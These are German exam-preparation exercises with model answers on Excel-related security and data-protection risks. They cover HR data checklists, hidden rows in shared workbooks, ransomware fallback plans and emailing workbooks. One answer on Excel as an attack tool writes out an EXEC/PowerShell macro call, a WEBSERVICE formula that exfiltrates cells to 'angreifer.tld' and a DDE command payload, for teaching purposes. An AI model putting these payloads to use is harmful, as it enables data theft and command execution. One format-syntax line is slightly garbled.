1. **Sicherheitsrisiken.** E-Mail ist ein unsicherer Übertragungsweg für sensible Daten (Finanzdaten, personenbezogene Daten, Pläne). E-Mails können abgefangen, gehackt oder über Phishing kompromittiert werden → Datenleck, unbefugter Zugriff, DSGVO-Verstoß.
2. **Versionierungs- und Konsistenzprobleme.** Wenn dieselbe Mappe per E-Mail hin- und hergeschickt wird, entstehen mehrere parallele Versionen. Es ist unklar, welche die aktuelle ist; unterschiedliche Bearbeiter speichern unterschiedliche Stände → Dateninkonsistenz, „Version-Wildwuchs“.
3. **Mangelnde Auditierbarkeit / Nachvollziehbarkeit.** Per E-Mail lässt sich nicht sauber protokollieren, wer wann was geändert hat. In regulierten Branchen (Revisionssicherheit, Compliance) ist das ein K.-o.-Kriterium.

Bessere Praxis: zentrale, kollaborative Plattform (SharePoint/OneDrive/Teams, Cloud-Co-Authoring) mit Zugriffsrechten, Versionshistorie und Änderungsprotokoll statt E-Mail-Anhang.

Übungsaufgaben im Rohleder-Stil – gelöst

Selbst gebaute Aufgaben nach dem gemessenen Muster der echten Klausuren: nur „Erläutern Sie“, konkrete Formeln lesen und kritisieren, Presse-Fälle, Rollenwechsel. Grün umrandet = kein Original.

**Aufgabe #108 · 12 P. · Die Datenschutzbeauftragte prüft die Personalabteilung:
zehn Ja/Nein-Kriterien · von der KI erfunden – kein Original**

Ausgangsmeldung: Am 27.12.2019 veröffentlichte das britische Cabinet Office auf der Regierungsseite gov.uk versehentlich eine Datei mit Namen und Postanschriften von mehr als 1.000 Personen der Neujahrs-Ordensliste, darunter zahlreiche Personen des öffentlichen Lebens. Die Datei war rund zweieinhalb Stunden abrufbar. Die britische Datenschutzaufsicht ICO verhängte dafür im Dezember 2021 ein Bußgeld von 500.000 Pfund (BBC News, 02.12.2021), das später im Vergleich vor dem Tribunal um 450.000 Pfund reduziert wurde.

- a) (2 P.) Erläutern Sie, worin sich die Prüfperspektive einer bzw. eines Datenschutzbeauftragten von der der Innenrevision unterscheidet.
- b) (10 P.) Versetzen Sie sich in die Rolle der bzw. des Datenschutzbeauftragten und entwerfen Sie eine Checkliste aus zehn Kriterien als Ja/Nein-Fragen, mit der Sie prüfen, ob die Excel-Arbeitsmappen einer Personalabteilung datenschutzkonform gestaltet und verwendet werden.

a) 2 P. – Unterschied der Prüfperspektiven

Die Innenrevision prüft im Interesse des Unternehmens und fragt, ob die Zahlen richtig sind, ob Vermögen und Ruf des Hauses vor Schaden geschützt werden und ob die internen Regeln eingehalten wurden. ✓ {1} Die oder der Datenschutzbeauftragte prüft dagegen die Rechtmäßigkeit der Verarbeitung personenbezogener Daten und schützt dabei die betroffene Person, notfalls auch gegen ein wirtschaftliches Interesse des eigenen Hauses, weshalb Fragen wie Erforderlichkeit, Zweckbindung und Löschung im Vordergrund stehen. ✓ {2}

b) 10 P. – Checkliste „Personenbezogene Daten in Excel-Arbeitsmappen der Personalabteilung“

Jede Frage ist so gestellt, dass ein „Nein“ einen konkreten, prüfbaren Mangel bezeichnet.

N r.	Prüfkriterium (Ja/Nein-Frage)	Ant wort
1	Ist für jede Arbeitsmappe mit Personalbezug dokumentiert, welche Kategorien personenbezogener Daten sie enthält, und ist diese Verarbeitung im Verzeichnis der Verarbeitungstätigkeiten erfasst? (Ja/Nein)	Ja / Nein
2	Beschränkt sich der Inhalt auf die für den jeweiligen Zweck erforderlichen Felder, statt einen vollständigen Systemauszug ungefiltert zu übernehmen? (Ja/Nein)	Ja / Nein
3	Ist festgelegt und technisch durchgesetzt, wer die Mappe öffnen und wer sie ändern darf, und folgt diese Vergabe dem Need-to-know-Prinzip? (Ja/Nein)	Ja / Nein
4	Wird die Mappe ausschließlich über einen zentralen, rechteverwalteten Ablageort geteilt statt als E-Mail-Anhang versendet? (Ja/Nein)	Ja / Nein
5	Wird vor jeder Weitergabe geprüft, dass keine ausgeblendeten Zeilen, Spalten oder Blätter und keine Dokument-Metadaten mitgehen? (Ja/Nein)	Ja / Nein
6	Existiert eine Löschregel mit konkreter Frist, und wird sie auch auf Kopien, Zwischenstände und lokale Downloads angewandt? (Ja/Nein)	Ja / Nein
7	Werden besondere Kategorien personenbezogener Daten, etwa Gesundheitsangaben oder Angaben zur Schwerbehinderung, aus der allgemeinen Mappe herausgehalten und gesondert geschützt? (Ja/Nein)	Ja / Nein
8	Ist die Datei bei Speicherung außerhalb geschützter Systeme verschlüsselt, und wird das Kennwort auf einem anderen Weg als die Datei übermittelt? (Ja/Nein)	Ja / Nein
9	Lässt sich am Ablageort nachvollziehen, wer die Mappe wann geöffnet, geändert oder heruntergeladen hat? (Ja/Nein)	Ja / Nein
10	Ist festgelegt, wer eine unbeabsichtigte Offenlegung innerhalb von 72 Stunden an die Aufsichtsbehörde meldet, und wurde dieser Meldeweg mindestens einmal geübt? (Ja/Nein)	Ja / Nein

Kriterium 1 sichert die Grundvoraussetzung jeder datenschutzrechtlichen Bewertung, denn eine Verarbeitung, die niemand kennt, kann auch niemand prüfen. ✓ **{1}** Kriterium 2 setzt den Grundsatz der Datenminimierung um, weil der übliche Vollexport aus dem Personalsystem regelmäßig weit mehr Felder enthält, als die konkrete Auswertung benötigt. ✓ **{2}** Kriterium 3 verhindert, dass die Mappe für die halbe Belegschaft lesbar ist, weil Zugriffsrechte am Ablageort und nicht im Blattschutz geregelt werden müssen. ✓ **{3}** Kriterium 4 zielt auf den häufigsten Verbreitungsweg, denn ein Anhang verlässt den kontrollierten Bereich endgültig und lässt sich weder zurückholen noch nachverfolgen. ✓ **{4}** Kriterium 5 adressiert genau den Vorfall des Ausgangsfalls, bei dem Inhalte veröffentlicht wurden, die in der Ausgabe gar nicht erscheinen sollten. ✓ **{5}** Kriterium 6

macht aus dem abstrakten Löschgebot eine überprüfbare Handlung, weil die vergessene Kopie und nicht das Original der typische Datenschutzverstoß ist. ✓ **{6}** Kriterium 7 trägt dem erhöhten Schutzbedarf besonderer Datenkategorien Rechnung, deren Offenlegung für die betroffene Person ungleich schwerer wiegt. ✓ **{7}** Kriterium 8 schützt die Datei dort, wo die Zugriffsrechte des Ablageorts nicht mehr wirken, also auf Laptop, Stick und in der Ablage des Empfängers. ✓ **{8}** Kriterium 9 stellt die Rechenschaftspflicht sicher, denn ohne Protokoll lässt sich im Ernstfall nicht einmal feststellen, ob überhaupt jemand zugegriffen hat. ✓ **{9}** Kriterium 10 sichert die Reaktionsfähigkeit, weil die Meldefrist im Ernstfall abläuft, während die Beteiligten noch klären, wer zuständig ist. ✓ **{10}**

■ Über die geforderten Punkte hinaus

Gegenposition: Der Datenschutz verbietet Excel nicht. Es wäre falsch, aus der Checkliste ein pauschales Verbot abzuleiten, denn die Verarbeitung personenbezogener Daten in einer Tabellenkalkulation ist rechtlich zulässig, wenn Rechtsgrundlage, Erforderlichkeit und Schutzmaßnahmen stimmen. (✓)(+1) Die Rolle verlangt eine Abwägung und keine Verbotsliste, weil ein pauschales Verbot in der Praxis nur zu unkontrollierten Umgehungen führt. (✓)(+2)

Praxisfalle: Blattschutz ist keine Verschlüsselung. Der Blatt- und Arbeitsmappenschutz von Excel ist eine Bedienungssperre gegen versehentliches Überschreiben und lässt sich mit frei verfügbaren Mitteln in Minuten aufheben. (✓)(+3) Nur die Verschlüsselung der gesamten Datei über ein Öffnungskennwort schützt den Inhalt tatsächlich, und dieses Kennwort darf nicht in derselben E-Mail stehen wie die Datei. (✓)(+4)

Grenzfall: Anonymisierung, die keine ist. Häufig werden für Auswertungen die Namensspalten gelöscht und die Mappe anschließend als anonym behandelt. (✓)(+5) Bleiben Merkmale wie Abteilung, Eintrittsdatum und Geburtsjahr erhalten, ist die Person in einem kleinen Team eindeutig bestimmbar, sodass weiterhin personenbezogene Daten vorliegen. (✓)(+6)

Praxisfalle: Die Kopie im Downloads-Ordner. Selbst eine mustergültig geschützte Ablage nützt wenig, wenn jede Auswertung damit beginnt, dass die Mappe lokal heruntergeladen und dort dauerhaft liegen bleibt. (✓)(+7) Deshalb gehört zur Prüfung die Frage, ob überhaupt lokal gearbeitet werden muss oder ob die Auswertung im geschützten Bereich erfolgen kann. (✓)(+8)

Spannung zwischen Löschpflicht und Aufbewahrungsfrist. Personalunterlagen unterliegen teilweise handels- und steuerrechtlichen Aufbewahrungsfristen, die einer sofortigen Löschung entgegenstehen. (✓)(+9) Die saubere Lösung ist, die aufbewahrungspflichtigen Daten im Fachsystem zu halten und die Arbeitskopien in Excel konsequent zu löschen, statt beides in derselben Datei zu vermischen. (✓)(+10)

Übertragbarkeit des Ausgangsfalls. Beim Cabinet Office war nach Feststellung der Aufsicht ein neu eingerichtetes Verfahren die Ursache, das Adressen in eine zur Veröffentlichung bestimmte Datei schrieb, und nicht ein einzelner Klick eines einzelnen Sachbearbeiters. (✓)(+11) Für die Prüfung heißt das, dass die Checkliste am Verfahren ansetzen muss und nicht am Verhalten einzelner Personen, weil sonst nach dem Vorfall nur eine Person ermahnt und die Ursache belassen wird. (✓)(+12)

Rohleders Erwartung: Er will genau zehn echte Ja/Nein-Fragen, die aus der Rolle abgeleitet sind und nicht die Innenrevisions-Liste mit anderem Deckblatt wiederholen. Datenschutz-spezifisch sind Erforderlichkeit, Zweckbindung, Löschfrist, besondere Datenkategorien und Meldepflicht; wer nur Passwort, Backup und Makros abfragt, hat die Rolle nicht gewechselt.

Aufgabe #109 · 8 P · Ausgeblendet ist nicht gelöscht: 179 ungewollte Verträge in einer weitergegebenen Arbeitsmappe · von der KI erfunden – kein Original

Ausgangsmeldung (The Register und Finextra, 15.10.2008): Im Zuge der Lehman-Insolvenz wandelte eine Anwaltskanzlei am 18.09.2008 eine von Barclays übermittelte Excel-Datei in ein PDF um, das noch vor Fristablauf beim US-Insolvenzgericht eingereicht wurde. In der Arbeitsmappe waren 179 Verträge, die ausdrücklich nicht übernommen werden sollten, lediglich ausgeblendet und nicht gelöscht worden. Beim Umformatieren der Zeilen wurden sie sichtbar und damit Teil des eingereichten Angebots; die Kanzlei beantragte anschließend beim Gericht Abhilfe wegen Irrtums.

- a) (2 P.) Erläutern Sie, warum das Ausblenden in Excel weder ein Schutz noch eine Löschung ist.
- b) (6 P.) Erläutern Sie drei verschiedene Maßnahmen, mit denen die Weitergabe einer Arbeitsmappe an Dritte abgesichert wird.

a) 2 P. – Ausblenden ist eine Anzeigeeinstellung

Ausgeblendete Zeilen, Spalten und Tabellenblätter bleiben vollständig in der Datei enthalten und sind mit wenigen Klicks wieder einzublenden, weshalb das Ausblenden ausschließlich die Darstellung am Bildschirm betrifft und den Inhalt in keiner Weise entfernt. ✓ **{1}** Auch Blattschutz und als „sehr verborgen“ markierte Blätter sind Bedien- und Anzeigefunktionen und keine Sicherheitsfunktionen, und bei jeder Weiterverarbeitung, jedem Formatwechsel und jedem Umsortieren kann der verborgene Inhalt unvermittelt wieder auftauchen. ✓ **{2}**

b) 6 P. – Drei Maßnahmen für die Weitergabe

1. **Eine eigene Fassung für die Weitergabe erzeugen.** Für den Empfänger wird eine separate Datei erstellt, in der die nicht bestimmten Inhalte tatsächlich gelöscht sind, und die Ergebnisse werden bei Bedarf nur als Werte eingefügt, sodass weder Formeln noch die dahinterliegenden Quelldaten mitgehen. ✓ **{1}** Das Original bleibt unangetastet im geschützten Bereich, wodurch sich die Weitergabe-Fassung

jederzeit gegen die vereinbarte Liste prüfen lässt und ein Fehler nicht die Arbeitsgrundlage zerstört. ✓ {2}

2. **Dokumentprüfung vor dem Versand.** Excel bringt unter „Datei“ und „Informationen“ die Funktion „Auf Probleme überprüfen“ mit, die ausgeblendete Zeilen, Spalten und Blätter, Kommentare, persönliche Informationen und weitere Metadaten aufspürt und auf Wunsch entfernt. ✓ {3} Dieser Schritt gehört als fester Bestandteil in den Freigabeprozess, weil er genau die Inhalte findet, die man nicht sucht, da man nicht weiß, dass sie vorhanden sind. ✓ {4}
3. **Vier-Augen-Freigabe über einen kontrollierten Kanal.** Die zur Weitergabe bestimmte Fassung wird von einer zweiten, nicht an der Erstellung beteiligten Person gegen die vereinbarte Liste geprüft und diese Prüfung dokumentiert, bevor die Datei das Haus verlässt. ✓ {5} Die Bereitstellung erfolgt anschließend über eine rechteverwaltete Plattform statt als Mailanhang, weil sich ein Anhang weder zurückholen noch nachverfolgen lässt und jede Weiterleitung unkontrolliert erfolgt. ✓ {6}

■ Über die geforderten Punkte hinaus

Grenzfall Zeitdruck. Die Umwandlung erfolgte nach den Berichten wenige Stunden nach Übermittlung der Tabelle und kurz vor Ablauf einer gerichtlichen Frist, also unter genau den Bedingungen, unter denen jede Kontrollschleife als erstes gestrichen wird. (✓)(+1) Ein Freigabeprozess, der nur bei ruhiger Lage funktioniert, ist deshalb wertlos, weil die teuren Fehler regelmäßig unter Zeitdruck entstehen. (✓)(+2)

Gegenposition: Kein Angriff, kein Makro, kein Hacker. Der Fall enthält keine Schadsoftware, keinen Innentäter und keine ausgenutzte Sicherheitslücke, sondern nur eine Anzeigeeinstellung und einen Formatwechsel. (✓)(+3) Das ist der eigentliche Lehrsatz: Der größte Teil der Schäden im Umgang mit Arbeitsmappen entsteht ohne kriminelle Absicht, weshalb eine Sicherheitsbetrachtung, die nur Angriffe behandelt, den Hauptfall verfehlt. (✓)(+4)

Praxisfalle: PDF ist nicht automatisch sicher. Ein PDF gilt als abgeschlossenes Endformat, doch im Ausgangsfall war gerade die Umwandlung ins PDF der Weg, auf dem die verborgenen Zeilen sichtbar und wirksam wurden. (✓)(+5) Hinzu kommt, dass sich Text und Metadaten aus einem PDF auslesen lassen, weshalb es Inhalte darstellt, aber nicht schützt. (✓)(+6)

Weitere verborgene Inhalte, an die niemand denkt. Neben ausgeblendeten Zeilen und Blättern transportiert eine Arbeitsmappe gesetzte Filter, benannte Bereiche im Namensmanager, externe Verknüpfungen auf Netzlaufwerke, Kommentare und den Namen des letzten Bearbeiters. (✓)(+7) Externe Verknüpfungen sind dabei besonders unangenehm, weil sie beim Empfänger Pfade der eigenen Organisation offenlegen und beim Öffnen Aktualisierungsversuche auslösen. (✓)(+8)

Rohleders Erwartung: Er will die klare Unterscheidung zwischen Anzeigefunktion und Schutzfunktion und drei Maßnahmen, die den konkreten Fehler des Falls verhindert hätten. Allgemeine Sätze über Verschlüsselung und Passwörter treffen diesen Vorfall nicht, weil hier nichts geknackt, sondern nur eingeblendet wurde.

Aufgabe #110 · 10 P. · Excel als geplante Rückfallebene nach dem Cyber-Katastrophenfall · von der KI erfunden – kein Original

Ausgangsmeldung: Nach einem Ransomware-Angriff auf die Verwaltung des Landkreises Anhalt-Bitterfeld am 06.07.2021 rief der Landkreis den Katastrophenfall aus, den ersten in Deutschland aufgrund eines Cyberangriffs. Bürgernahe Leistungen waren über Monate nur eingeschränkt verfügbar; der Landkreis bezifferte die Gesamtkosten des Vorfalls später auf rund 2,5 Mio. Euro (heise online). In vergleichbaren Fällen haben Verwaltungen den Notbetrieb mit Excel-Tabellen aufrechterhalten.

- a) (2 P.) Erläutern Sie das grundsätzliche Dilemma, in dem eine Verwaltung dabei steckt.
- b) (6 P.) Erläutern Sie drei verschiedene Anforderungen, die eine geplante Excel-Rückfallebene erfüllen muss.
- c) (2 P.) Erläutern Sie, was Excel im Notbetrieb nicht leisten kann und was nach der Rückkehr in den Regelbetrieb zwingend nachzuholen ist.

a) 2 P. – Das Dilemma

Eine Verwaltung steckt in einem Zielkonflikt zwischen Effizienz und Ausfallsicherheit: Je stärker sie ihre Abläufe in integrierte Systeme verlagert, desto schneller und fehlerärmer arbeitet sie, und desto vollständiger steht sie still, wenn diese Systeme ausfallen. ✓ {1} Auflösen lässt sich der Konflikt nicht, denn auf Digitalisierung zu verzichten ist wegen Tempo, Datenmenge und Vernetzung keine Option, und einen vollständigen Schutz gegen Angriffe gibt es nicht; das Dilemma ist deshalb dauerhaft zu steuern und nicht zu lösen. ✓ {2}

b) 6 P. – Drei Anforderungen an eine geplante Rückfallebene

1. **Vorbereitete, aktuelle und wirklich getrennte Daten.** Eine Rückfallebene funktioniert nur, wenn die notfallkritischen Stammdaten regelmäßig exportiert und getrennt vom Produktivnetz aufbewahrt werden, denn wer sie erst im Ernstfall aus dem verschlüsselten System holen will, kommt nicht mehr daran. ✓ {1} Zur Anforderung gehört zwingend, dass die Wiederherstellung mindestens einmal geprobt wurde, weil ein nie zurückgespieltes Backup im Ernstfall genauso wertlos sein kann wie gar keines. ✓ {2}
2. **Eine vorgedachte Mappe mit Regeln statt Improvisation.** Die Notfallmappe existiert als geprüfte Vorlage mit sauberer Trennung von Eingabe, Berechnung und Ausgabe, mit Datenüberprüfung auf den Eingabefeldern und mit Kontrollsummen, die falsche Zwischenergebnisse sichtbar machen. ✓ {3} Für sie ist ein fachlich

Verantwortlicher benannt, und ihr Aufbau ist so dokumentiert, dass auch eine eingearbeitete Vertretung sie ohne Rückfragen bedienen kann, denn im Krisenfall arbeiten regelmäßig andere Personen als sonst. ✓ {4}

3. **Schutz und Nachvollziehbarkeit auch im Notbetrieb.** Der Zugriff bleibt auf die befugten Personen beschränkt, der Datenträger ist verschlüsselt, und für sensible Vorgänge wie Zahlungen gilt weiterhin das Vier-Augen-Prinzip, weil eine Ausnahmesituation die Schutzpflichten nicht aufhebt. ✓ {5} Ergänzend wird schriftlich festgehalten, wer wann welche Vorgänge erfasst hat, damit die im Notbetrieb entstandenen Daten später überhaupt geprüft und zugeordnet werden können. ✓ {6}

c) 2 P. – Grenzen des Notbetriebs und Nacharbeit

Excel kann im Notbetrieb weder ein Rollen- und Rechtekonzept noch Transaktionssicherheit, echte Mehrbenutzerfähigkeit oder einen automatischen Abgleich mit anderen Verfahren leisten, weshalb die Rückfallebene bewusst auf wenige, unaufschiebbare Vorgänge zu beschränken ist. ✓ {1} Nach der Rückkehr in den Regelbetrieb müssen sämtliche im Notbetrieb erfassten Vorgänge kontrolliert in das Fachverfahren nachgeführt, gegen die Notaufzeichnungen abgeglichen und die Notfallmappen anschließend geordnet gelöscht werden, damit keine zweite Wahrheit im Haus zurückbleibt. ✓ {2}

■ Über die geforderten Punkte hinaus

Gegenposition: Die Rückfallebene erhöht selbst das Risiko. Ein offline gehaltener Datenauszug mit Bürger- oder Personaldaten ist ein zusätzliches Ziel und ein zusätzlicher Ort, an dem personenbezogene Daten liegen und geschützt werden müssen. (✓)(+1) Wer eine Rückfallebene plant, plant deshalb zugleich deren Umfang, Schutz und Löschung, sonst tauscht er ein Verfügbarkeitsrisiko gegen ein Vertraulichkeitsrisiko. (✓)(+2)

Grenzfall: Auch Excel-Dateien werden mitverschlüsselt. Ransomware verschlüsselt alles, was vom betroffenen System aus erreichbar ist, also auch die Arbeitsmappen auf dem Netzlaufwerk und häufig die dort abgelegten Sicherungen. (✓)(+3) Eine Rückfallebene ist deshalb nur dann eine, wenn sie physisch oder logisch getrennt liegt, wofür sich die verbreitete Drei-zwei-eins-Regel eignet: drei Kopien, auf zwei verschiedenen Medien, davon eine außer Haus und offline. (✓)(+4)

Praxisfalle: Das Provisorium bleibt. Notfallmappen haben eine hohe Überlebensrate, weil sie funktionieren, weil die Beteiligten sie inzwischen kennen und weil nach der Krise niemand Zeit für Aufräumarbeiten hat. (✓)(+5) So entsteht aus einer geplanten Ausnahme dauerhafte Schatten-IT, weshalb der Rückbau mit Termin und Verantwortlichem bereits im Notfallkonzept festzulegen ist. (✓)(+6)

Übungspflicht. Ein Notbetrieb, der nur auf dem Papier existiert, scheitert an banalen Details wie fehlenden Berechtigungen, unbekannten Ablageorten oder einer Vorlage, die niemand öffnen kann. (✓)(+7) Deshalb gilt für den Notbetrieb dieselbe Regel wie für das Backup: Was nicht mindestens einmal geprobt wurde, gilt als nicht vorhanden. (✓)(+8)

Melde- und Dokumentationspflichten im Krisenfall. Sind personenbezogene Daten betroffen, läuft die Meldefrist an die Aufsichtsbehörde nach Artikel 33 DSGVO binnen 72 Stunden ab Kenntnis, und zwar unabhängig davon, ob die IT zu diesem Zeitpunkt wieder arbeitet. (✓)(+9) Das Notfallkonzept muss daher auch regeln, wie ohne die üblichen Systeme dokumentiert, bewertet und gemeldet wird, denn die Frist ruht nicht, solange die Verwaltung mit der Wiederherstellung beschäftigt ist. (✓)(+10)

Rohleders Erwartung: Er erwartet das Dilemma in zwei Sätzen und danach den Sprung von der Beschreibung zur Gestaltung: nicht „Excel half im Notfall“, sondern welche Anforderungen eine geplante Rückfallebene

erfüllen muss und wo sie endet. Der Rückweg in den Regelbetrieb gehört zwingend dazu, weil sonst aus der Notlösung ein Dauerzustand wird.

Original-Klausuraufgaben aus den Altmeisterklausuren — gelöst

Rohleders eigener Wortlaut aus neun Klausuren 2021–2025. Wortgleiche Wiederholer sind in der Box markiert.

Aufgabe #111 · 6 P. · Excel als Tatwaffe – drei Missbrauchsszenarien · Original-Aufgabenstellung

Als Tat soll hier vereinfachend ein vorsätzliches oder fahrlässiges Handeln zum Schaden anderer verstanden werden, welches moralisch verwerflich ist und/oder strafrechtliche Relevanz hat. Excel ist in diesem Zusammenhang, wie viele andere Alltagswerkzeuge auch, eine Tatwaffe. Beschreiben Sie drei Szenarien ausführlich, in denen Excel als Tatwaffe missbraucht wird.

Vorbemerkung. Excel eignet sich deshalb als Tatwaffe, weil zwei Umstände zusammentreffen: Der Marktanteil liegt bei mindestens 85 %, sodass fast jedes Opfer eine Excel-Datei ohne Misstrauen öffnet, und die Sicherheitsarchitektur ist offen, weil Excel Formeln automatisch berechnet und eingebetteten Programmcode ausführen kann. Jedes Szenario wird nach demselben Schema beschrieben: Täter, Vorgehen, konkret missbrauchte Excel-Technik und Schaden.

a) 2 P. – Szenario 1: Manipulation von Finanzdaten durch einen Innentäter

✓ {1} Der Täter ist ein Mitarbeiter mit legitimem Zugriff auf die Arbeitsmappe, typischerweise aus Buchhaltung, Controlling oder Finanzwesen. Er verändert nicht die Software, sondern die Datei selbst, und er fälscht die Ergebnisse so, dass eine Unterschlagung oder eine geschönte Finanzlage bei oberflächlicher Prüfung nicht auffällt.

✓ {2} Die konkret missbrauchte Technik ist das heimliche Verkürzen eines Summenbereichs. Aus der korrekten Formel `=SUMME(B2:B19)` wird `=SUMME(B2:B18)`; damit fällt die letzte, belastende Buchung aus der Summe heraus, während die Bilanz weiterhin stimmig wirkt. Ergänzend nutzen Täter das benutzerdefinierte Zahlenformat `;;`, das eine Zelle unsichtbar macht, obwohl ihr Wert rechnerisch weiter mitzählt. Der Schaden besteht in Unterschlagung, Bilanzfälschung und Untreue.

Bestandteil für Bestandteil: = leitet jede Excel-Formel ein und weist die Zelle an zu rechnen statt Text anzuzeigen. SUMME ist der Funktionsname und addiert alle Werte des übergebenen Bereichs. (und) umschließen das Argument. B2 : B19 ist das Bereichsargument, wobei B die Spalte und 2 bzw. 19 die Zeilennummern bezeichnen. : ist der Bereichsoperator und bedeutet „von ... bis“.

b) 2 P. – Szenario 2: Verbreitung von Malware über Makros

✓ **{1}** Der Täter ist ein externer Angreifer. Er versieht eine Excel-Datei mit böartigem Makrocode und versendet sie per E-Mail als scheinbar legitimes Dokument, etwa als „Rechnung“ oder „Lieferschein“. Aktiviert das Opfer nach dem Öffnen die Makros über die Schaltfläche „Inhalt aktivieren“, startet der Schadcode und lädt Schadsoftware nach, beispielsweise den Info-Stealer Agent Tesla.

✓ **{2}** Missbraucht wird die Fähigkeit von Excel, beim Öffnen automatisch Programmcode auszuführen. Das geschieht entweder über ein VBA-Makro im Ereignis `Workbook_Open()`, das ohne weiteres Zutun anläuft, oder über eine alte Excel-4.0-Makrofunktion direkt in einer Zelle, etwa `=EXEC("cmd.exe /c powershell -enc ...")`. Dabei ist = der Formelstart, EXEC der Funktionsname einer alten Makrofunktion, die ein externes Programm startet, (und) umschließen das Argument, und die doppelten Anführungszeichen " " markieren den auszuführenden Befehl als Text. Der Schaden reicht vom Diebstahl von Zugangsdaten über Ransomware bis zur vollständigen Fernsteuerung des Rechners.

c) 2 P. – Szenario 3: Formel-/CSV-Injection und Datenabfluss

✓ **{1}** Der Täter ist ein Angreifer, der Daten in ein System einschleusen kann, das später als Excel- oder CSV-Datei geöffnet wird, beispielsweise über ein Web-Formular mit Export-Funktion. Er trägt in ein harmloses Textfeld einen Wert ein, der mit einem Formel-Startzeichen beginnt, also mit =, +, - oder @. Beim späteren Öffnen interpretiert Excel diese Zelle nicht als Text, sondern als Formel und führt sie aus, obwohl niemand bewusst eine Formel geschrieben hat.

✓ **{2}** Ein typisches Beispiel für den heimlichen Datenabfluss ist `=WEBDIENST("http://angreifer.tld/?x="&A2)`. Dabei löst = die automatische Ausführung aus, WEBDIENST (englisch WEBSERVICE) ruft eine Internet-Adresse auf, (und) umschließen das Argument, "http://angreifer.tld/?x=" ist die als Text markierte Adresse des Angreifers, & ist der Verkettungsoperator und A2 der Zellbezug, dessen Inhalt an die Adresse angehängt wird. Damit verlässt der Zellinhalt unbemerkt das Unternehmen. Verwandte Varianten sind `=HYPERLINK(...)` und DDE-Befehle wie `=cmd|' /c calc.exe '!A1`. Der Schaden besteht in der Exfiltration vertraulicher Daten und im DDE-Fall in der Ausführung beliebiger Befehle.

Abschluss. Alle drei Fälle nutzen dieselbe Grundschwäche: Excel führt Inhalte automatisch aus, und Anwender vertrauen Excel-Dateien blind.

■ Über die geforderten Punkte hinaus

(✓){+1} Wiederholungslage. Dasselbe Thema kam am 27.02.2024 als Aufgabe 4 „Tatwaffe Excel“ mit 9 Punkten wieder, dort eingeleitet durch eine echte Pressemeldung vom 23.12.2023 über eine ausgenutzte Excel-Sicherheitslücke. Die 9-Punkte-Fassung verlangt zusätzlich zu jedem Szenario ausdrücklich Täter, Vorgehen und missbrauchte Technik – genau das Schema, das oben schon verwendet wird. Wer die 6-Punkte-Fassung nach diesem Schema lernt, deckt beide Jahrgänge ab.

(✓){+2} Gegenmaßnahmen je Szenario nennen, auch wenn sie nicht gefordert sind. Gegen den Innetäter hilft das Vier-Augen-Prinzip in Verbindung mit Blatt- und Zellschutz sowie der Formelüberwachung (Formeln ▶ Spur zum Vorgänger). Gegen Makro-Malware hilft die standardmäßige Deaktivierung von Makros aus dem Internet, die Microsoft seit 2022 erzwingt. Gegen Formel-Injection hilft das Entschärfen exportierter Felder durch ein vorangestelltes Apostroph.

(✓){+3} Praxisfälle „fahrlässig statt vorsätzlich“. Die Aufgabenstellung nennt ausdrücklich auch fahrlässiges Handeln. Ein viertes, prüfungsfähiges Szenario ist deshalb der berühmte Kopierfehler mit realem Schaden: Bei JPMorgan („London Whale“, 2012) wurde ein Risikomodell in einer Excel-Mappe durch manuelles Kopieren zwischen Blättern verfälscht, was den Schaden zwar nicht verursachte, aber verschleierte. Ein solches Beispiel zeigt, dass Excel auch ohne kriminelle Absicht schadensstiftend wirkt.

(✓){+4} Grenzfall Zahlenformat. Das Format ; ; ; ist prüfungstechnisch besonders elegant zu erklären, weil ein Excel-Zahlenformat immer vier durch Semikolon getrennte Abschnitte hat: `positiv;negativ>null;text`. Bleiben alle vier leer, zeigt die Zelle nichts an, obwohl der Wert vorhanden ist und in jede Summe eingeht. Das ist der Unterschied zum Ausblenden von Zeilen, das ein Prüfer sofort am Zeilennummernsprung erkennt.

(✓){+5} Verbindung zu anderen Klausurthemen. Szenario 2 verbindet sich direkt mit der Aufgabe „Visual Basic for Applications“ (30.01.2023), in der begründet werden soll, warum Microsoft VBA abschalten möchte – das Sicherheitsrisiko durch ausführbaren Code ist dort Grund 1. Szenario 3 verbindet sich mit den „dynamischen Datenverknüpfungen“, wo DDE ebenfalls als veraltet und sicherheitskritisch bewertet wird.

(✓){+6} Punkte-Ökonomie. Rohleder vergibt bei drei geforderten Szenarien je zwei Punkte. Ein viertes Szenario bringt keine Zusatzpunkte, kostet aber Zeit. Wer

knapp ist, schreibt drei Szenarien mit je zwei Sätzen zum Vorgehen und einer konkret benannten Technik – die benannte Technik ist der punkttragende Kern, nicht die Länge der Erzählung.

Rohleders Erwartung: Er will drei sauber voneinander getrennte Szenarien mit je einer konkret benannten Excel-Technik, nicht drei Varianten desselben Betrugs. Die Antwort trägt erst, wenn Täter, Vorgehen und missbrauchte Technik jeweils einzeln erkennbar sind.

Aufgabe #112 · 6 P. · Arbeitsmappen per E-Mail zirkulieren · Original-Aufgabenstellung

Erläutern Sie drei verschiedene und wichtige Gründe, warum es unprofessionell ist, Excel-Arbeitsmappen per E-Mail zu zirkulieren.

Kurzantwort. Das Herumschicken von Excel-Arbeitsmappen per E-Mail ist unprofessionell, weil dabei unkontrollierte Versionskopien entstehen, keine Nachvollziehbarkeit von Änderungen gegeben ist und sensible Daten über einen unsicheren Weg verbreitet werden.

a) 2 P. – Grund 1: Versionschaos statt einer verbindlichen Quelle

✓ **{1}** Sobald eine Arbeitsmappe als Anhang verschickt wird, existiert sie mehrfach: das Original beim Absender und je eine Kopie in jedem Postfach der Empfänger. Bearbeiten mehrere Personen ihre jeweils eigene Kopie und schicken sie zurück, gibt es keine eindeutige aktuelle Version mehr.

✓ **{2}** Die Folge ist, dass Änderungen sich gegenseitig überschreiben oder widersprechen, dass auf veralteten Ständen weitergerechnet wird und dass Arbeit verloren geht, wenn zwei Kopien wieder zusammengeführt werden müssen. Es fehlt eine Single Source of Truth, also die eine für alle verbindliche Datei.

b) 2 P. – Grund 2: Keine Nachvollziehbarkeit und keine Revisionssicherheit

✓ **{1}** Eine E-Mail dokumentiert lediglich, dass eine Datei verschickt wurde, nicht aber, wer wann welche Zelle aus welchem Grund geändert hat. Ein durchgehender, prüfbarer Änderungsverlauf existiert nicht.

✓ **{2}** Die Folge ist, dass Fehler nicht bis zu ihrem Ursprung zurückverfolgt werden können und Verantwortlichkeiten nicht belegbar sind. In regulierten Bereichen wie Buchhaltung, Controlling und Wirtschaftsprüfung verstößt das gegen die Anforderungen an

Revisionssicherheit und Compliance, weil dort eine lückenlose Historie der Datenänderungen vorgeschrieben ist.

